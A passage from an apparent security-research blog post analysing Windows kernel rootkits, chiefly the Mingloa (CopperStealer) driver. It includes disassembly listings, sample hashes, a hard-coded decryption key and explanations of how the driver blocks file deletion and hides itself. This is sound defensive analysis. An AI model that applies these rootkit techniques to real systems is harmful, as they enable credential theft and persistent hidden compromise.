                                         ; sub_FFFFF80

arg_0           = qword ptr  8
arg_8           = qword ptr  10h

                mov     [rsp+arg_0], rbx
                mov     [rsp+arg_8], rsi
                push    rdi
                sub     rsp, 20h
                mov     rsi, r8
                mov     ebx, edx
                mov     rdi, rcx
                test    rcx, rcx
                jz      short loc_FFFFF80CC8FE5A58
                test    dl, 7
                jnz     short loc_FFFFF80CC8FE5A58
                mov     r8d, edx         ; int
                lea     rdx, inData      ; "j_k*a-vb"
                call    DES_Decrypt
                lea     ecx, [rbx-1]
                movsxd  rax, ecx
                test    ecx, ecx
                js      short loc_FFFFF80CC8FE5A58

loc_FFFFF80CC8FE5A4A:                    ; CODE XREF:
                cmp     byte ptr [rax+rdi], 20h ; ' '
                jnz     short loc_FFFFF80CC8FE5A6A
                dec     ecx
                sub     rax, 1
                jns     short loc_FFFFF80CC8FE5A4A

loc_FFFFF80CC8FE5A58:                    ; CODE XREF:
                                         ; DecryptPars
                xor     al, al

loc_FFFFF80CC8FE5A5A:                    ; CODE XREF:
                mov     rbx, [rsp+28h+arg_0]
                mov     rsi, [rsp+28h+arg_8]
                add     rsp, 20h
                pop     rdi
                retn
; ---------------------------------------------------

loc_FFFFF80CC8FE5A6A:                    ; CODE XREF:
                inc     ecx
                mov     al, 1
                mov     [rsi], ecx
                jmp     short loc_FFFFF80CC8FE5A5A
DecryptParsePacketData endp
```

Figure 12: The decryption key is passed to the DES decryption function.

Additional Functionality

Apart from communicating over HTTP and hiding connections, this rootkit is also able to load new modules downloaded from different URLs.

Obviously, this rootkit packs additional functionality that we do not cover in this blog, so we may publish in a follow-up blog post or further update about this in the future as we continue our analysis.

Case Study #2: Mingloa (CopperStealer) Rootkit

Mingloa malware was first discovered and named by ESET in 2019.

It was later covered by Proofpoint in this blogpost and was also dubbed CopperStealer.

It is believed that Mingloa has Chinese origins, hence its name. This is due to a short routine in the user-mode component that checks if the locale is not Simplified Chinese (Figure 13) or else exits.




Figure 13: Simplified Chinese locale check.

The original blogpost by Proofpoint states the following: “The analyzed sample also can drop and load a kernel driver. The purpose of this driver is currently unknown.“ Of course, this statement led us to investigate.

As noted in the Proofpoint research, the malware contains the ability to find and steal saved browser passwords. In addition to the saved browser passwords, the malware uses stored cookies to retrieve a User Access Token from Facebook.

This is one of many cases where blanket credential and security token protection techniques like those included in CyberArk Endpoint Privilege Manager can significantly limit the impact of credential stealers such as CopperStealer. If these techniques are used, CopperStealer would fail to scrape the data from the infected machine (for more details on scraping of passwords from browsers, see a previous blog from CyberArk Labs).

Sample Details

MD5 6f38ca637f7978cefe7bf4dfcfeb9ad6
SHA-1 eb301689bb5154b90c0724cba47a3c8574120b42
SHA-256 d4d3127047979a1b9610bc18fd6a4d2f8ac0389b893bcb36506759ce2f20e7e4
Imphash 9192d1abce0f933180e0e907444e8bec
SSDEEP 384:ySAZEVur6CDbw+ynZDvZZvHnQZvZyEPJvHwr:yzZoutw+yJOQr
File size 21.27 KB (21784 bytes)

Sample Overview

This malicious kernel module was compiled for both x86 and x64 architectures.




Figure 14: Breakdown of the malware attack scenario.

The driver is signed with a certificate that was issued to 大连纵梦网络科技有限公司 (Figure 15), which translates to "Dalian Longmeng Network Technology Co. Ltd" or "Dalian Morningstar Network Technology." It is possible this certificate was stolen from an infected machine or leaked by an employee.




Figure 15: The certificate issued to "Dalian Longmeng Network Technology" used to sign the driver.

The Setup From User-Mode

Let's first look at the user-mode malware infection routine that is supposed to deploy the driver (Figure 16).

```
.text:101C887B
.text:101C887B                      loc_101C887B:
.text:101C887B E8 B0 E6 FF FF       call    CheckHijackFileExists
.text:101C8880 85 C0                test    eax, eax
.text:101C8882 75 0A                jnz     short loc_101C888E

.text:101C8884 6A 00                push    0               ; shouldInstallDriver
.text:101C8886 E8 65 1A 00 00       call    InstallDriver
.text:101C888B 83 C4 04             add     esp, 4

.text:101C888E
.text:101C888E                      loc_101C888E:
.text:101C888E 68 CC F2 22 10       push    offset aFbStart ; "fb_start"
.text:101C8893 8B 55 F0             mov     edx, [ebp+userAgent]
.text:101C8896 52                   push    edx             ; int
.text:101C8897 83 EC 1C             sub     esp, 1Ch
.text:101C889A 8B CC                mov     ecx, esp
.text:101C889C 89 A5 4C FF FF FF    mov     [ebp+var_B4], esp
.text:101C88A2 8D 45 90             lea     eax, [ebp+var_70]
.text:101C88A5 50                   push    eax
.text:101C88A6 E8 35 8A E3 FF       call    sub_100012E0
.text:101C88AB 89 85 10 FF FF FF    mov     [ebp+var_F0], eax
.text:101C88B1 8B 4D C0             mov     ecx, [ebp+user01]
.text:101C88B4 51                   push    ecx             ; int
.text:101C88B5 E8 26 3D 00 00       call    C2_Communication_InfoStep
.text:101C88BA 83 C4 28             add     esp, 28h
.text:101C88BD 89 85 0C FF FF FF    mov     [ebp+var_F4], eax
.text:101C88C3 8B 95 0C FF FF FF    mov     edx, [ebp+var_F4]
.text:101C88C9 89 55 B4             mov     [ebp+var_4C], edx
.text:101C88CC 83 EC 1C             sub     esp, 1Ch
.text:101C88CF 8B CC                mov     ecx, esp
.text:101C88D1 89 A5 48 FF FF FF    mov     [ebp+var_B8], esp
.text:101C88D7 8D 45 90             lea     eax, [ebp+var_70]
.text:101C88DA 50                   push    eax             ; int
.text:101C88DB E8 00 8A E3 FF       call    sub_100012E0
.text:101C88E0 89 85 08 FF FF FF    mov     [ebp+var_F8], eax
.text:101C88E6 8B 8D 08 FF FF FF    mov     ecx, [ebp+var_F8]
.text:101C88EC 89 8D 04 FF FF FF    mov     [ebp+var_FC], ecx
.text:101C88EC                      ;   } // starts at 101C8757
.text:101C88F2                      ;   try {
.text:101C88F2 C6 45 FC 04          mov     byte ptr [ebp+var_4], 4
.text:101C88F6 83 EC 1C             sub     esp, 1Ch
.text:101C88F9 8B CC                mov     ecx, esp
.text:101C88FB 89 A5 44 FF FF FF    mov     [ebp+var_BC], esp
.text:101C8901 8D 55 D4             lea     edx, [ebp+var_2C]
.text:101C8904 52                   push    edx
.text:101C8905 E8 D6 89 E3 FF       call    sub_100012E0
.text:101C890A 89 85 00 FF FF FF    mov     [ebp+var_100], eax
.text:101C8910 8B 45 F0             mov     eax, [ebp+userAgent]
.text:101C8913 50                   push    eax             ; int
.text:101C8914 8B 4D C8             mov     ecx, [ebp+IsVirtualized]
.text:101C8917 51                   push    ecx             ; int
.text:101C8918 8B 55 C4             mov     edx, [ebp+IsFirst]
.text:101C891B 52                   push    edx             ; int
.text:101C891C 8B 45 B8             mov     eax, [ebp+version]
.text:101C891F 50                   push    eax             ; char *
.text:101C8920 8B 4D C0             mov     ecx, [ebp+user01]
.text:101C8923 51                   push    ecx             ; Str
.text:101C8923                      ;   } // starts at 101C88F2
.text:101C8924                      ;   try {
.text:101C8924 C6 45 FC 01          mov     byte ptr [ebp+var_4], 1
.text:101C8928 E8 73 82 00 00       call    StealBrowserData
.text:101C892D 83 C4 4C             add     esp, 4Ch
.text:101C8930 89 85 FC FE FF FF    mov     [ebp+var_104], eax
.text:101C8936 8B 95 FC FE FF FF    mov     edx, [ebp+var_104]
.text:101C893C 89 55 D0             mov     [ebp+var_30], edx
.text:101C893F E8 EC E5 FF FF       call    CheckHijackFileExists
.text:101C8944 85 C0                test    eax, eax
.text:101C8946 75 0A                jnz     short loc_101C8952

.text:101C8948 6A 01                push    1               ; shouldInstallDriver
.text:101C894A E8 A1 19 00 00       call    InstallDriver
.text:101C894F 83 C4 04             add     esp, 4
```

Figure 16: Disassembly of the user-mode component execution-flow to install the driver.

Looking at this snippet, we can see that the InstallDriver function receives a single argument and is first called with the argument value of 0. The second time, it is called with an argument value of 1.

If we look closely at InstallDriver, we see that it first tries to create a semaphore (Figures 17 and 18), then checks the Windows version. If any of these calls fail, it will exit without doing anything.




Figure 17: Disassembly of the beginning of the InstallDriver function in the binary, where it calls the CreateSemaphoreWrapper.

If the previous checks succeed, then the malware will proceed, stopping and deleting any services with the same name and finally comparing the shouldInstallDriver argument to 0.




Figure 18: Disassembly of the CreateSemphoreWrapper function.

If the value of shouldInstallDriver is equal to 0, the function will return without any more instructions executed. Otherwise, it will proceed with installing the appropriate driver (Figure 19) embedded into the binary, according to the system architecture.




Figure 19: Disassembly of the InstallDriver function describing the flow of installing a driver on the system.

This part of the code also contains a logic bug that prevents this driver from ever being loaded.

The first call to InstallDriver, which is supposed to only delete any existing driver, would also create a semaphore.

The second call, which is supposed to also install the driver, would exit prematurely before ever installing the driver since the semaphore already exists.

This logic bug is somewhat of a mystery since malware is usually tested for these types of errors. In this case, it was either deployed in haste without any testing or was not meant to be deployed yet to any infected machines.

DriverEntry

The kernel-mode component of this malware is a Legacy File-System Filter Driver, which, unlike the more modern mini-filter driver, can modify system behavior without the use of callback filtering functions such as pre-operation callback routine or post-operation callback routine.

Legacy File-System Filter Drivers can modify file-system behavior directly and are called for every I/O operation such as CREATE, READ and WRITE.

By looking at the DriverEntry (Figure 20), we see that two major functions routines are assigned IRP_MJ_READ and IRP_MJ_SET_INFORMATION. Additionally, it registers two callback functions — one by using CmRegisterCallback and the other by using IoRegisterFsRegistrationChange.




Figure 20: Disassembly of the DriverEntry of the Mingloa rootkit driver.

When IoRegisterFsRegistrationChange is called, a function pointer to DriverNotificationRoutine, whose purpose is to either attach or detach the filter driver depending on whether the file-system is active or not, is passed to it (Figure 21).




Figure 21: Disassembly of the DriverNotificationRoutine function.

The malware authors have created the driver for the following functionality that is based on the filter driver:

- Self-defense: Protection against removal
- Registry Key deletion prevention (Windows Service)
- Reading prevention for a denylist of files (except for an allowlist of processes)

Self-defense: Protection Against Removal

By attaching the driver as a filter driver to the file-system and implementing the IRP_MJ_SET_INFORMATION (Figure 22), the authors can check the filename that is meant to be deleted within the denylist.




Figure 22: Disassembly of the IrpMjSetInformationHandler function.

If the filename is denylisted, the handler will return STATUS_ACCESS_DENIED and will halt the processing of the IRP. Otherwise, it will pass it on to the underlying driver in the device stack (Figure 23).

